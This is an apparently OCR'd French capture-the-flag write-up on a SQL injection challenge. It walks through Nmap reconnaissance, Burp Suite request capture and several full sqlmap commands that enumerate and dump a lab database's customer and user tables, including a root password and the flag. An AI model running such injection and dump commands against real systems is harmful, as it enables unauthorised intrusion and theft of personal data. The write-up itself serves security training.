
Write-Up : Challenge Secured Query Language

1. Introduction

Ce challenge a pour objectif d'exploiter une vulnérabilité web critique afin d'exfiltrer des données sensibles d'une base de données. L'analyse initiale suggère une faille de type Injection SQL.


2. Reconnaissance

Nous débutons par un scan réseau avec l'outil Nmap pour identifier la surface d'attaque de la machine cible.



Le scan révèle les services suivants :
- Port 80 (HTTP) : Un serveur web Apache hébergeant une page de connexion.
- Port 3306 (MySQL) : Une base de données exposée.
- Port 22 (SSH) : Service d'administration à distance.


en allant sur le site on peut voir ceci :



La présence d'un formulaire de connexion et d'un port de base de données ouvert est un indicateur fort d'une potentielle injection SQL.

3. Préparation de l'Attaque

Pour automatiser l'exploitation, j’ai utilisé Burp Suite afin d'intercepter la requête HTTP POST envoyée lors d'une tentative de connexion.



J’ai sauvegardé cette requête dans un fichier nommé req.txt. Ce fichier servira de modèle à l'outil d'exploitation pour injecter des payloads.


4. Exploitation avec SQLmap

J’ai utilisé l'outil SQLmap pour confirmer la vulnérabilité et extraire les données.
Étape 1 : Recherche de l’injection sql
Grâce à la commande ci dessous j’ai pu trouvé l’injection sql qui marchait :

sqlmap -r req.txt \
--batch \
--random-agent \
--level=3 \
--risk=2 \
--threads=3 \
--banner

- Résultat :

Étape 2 : Énumération des bases de données
Nous lançons une première commande pour lister les bases de données disponibles (--dbs).
- Résultat :



Étape 3 : Énumération des tables
Après avoir fouillé quelques bdd j'ai pu trouvé que myapp contenait une structure très intéressante.

sqlmap -r req.txt \
--batch \
-p username \
-D myapp \
--dump

- Résultat : customers | users

Étape 4 : Exfiltration des données
J'ai commencé par cibler "customers" pour en extraire le contenu.

sqlmap -r req.txt \
--batch \
-p username \
-D myapp \
-T customers \
--dump

- Résultat : name,id,mail,username
Avec ceci j'ai pu extraire les données et obtenir la liste des clients.

5. Résultat
En analysant la colonne "name" de la table "customers" extraite, j'ai trouvé le flag directement inséré à la place d'un nom de famille.

Flag final : FLAG{SQLeak!}


5.Alternative avec root


```
Database: myapp
Table: users
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int(11)      |
| password | varchar(255) |
| username | varchar(255) |
+----------+--------------+
```


*sqlmap -r req.txt *
*--batch *
*-p username *
*-D myapp *
*-T users *
*-C id,username,password *
--dump

```
Database: myapp
Table: users
[1 entry]
+----+----------+--------------------------+
| id | username | password                 |
+----+----------+--------------------------+
| 1  | root     | MySQLPassforAdministrator |
+----+----------+--------------------------+
```

En entrant le user et password dans la page de login, la page affiche ceci :




Query Form
Enter your query:
show tables;
Execute Query
Query Results
Tables_in_myapp
customers
users
Logout


Query Form
Enter your query:
Execute Query
Query Results
id
username
name
mail
1
user1
John Smith
john.smith@example.com
2
user2
Jane Doe
jane.doe@example.com
3
user3
Bob Johnson
bob.johnson@example.com
4
user4
Alice Williams
alice.williams@example.com
5
user5
Charlie Brown FLAG{SQLeak!}
charlie.brown@example.com
Logout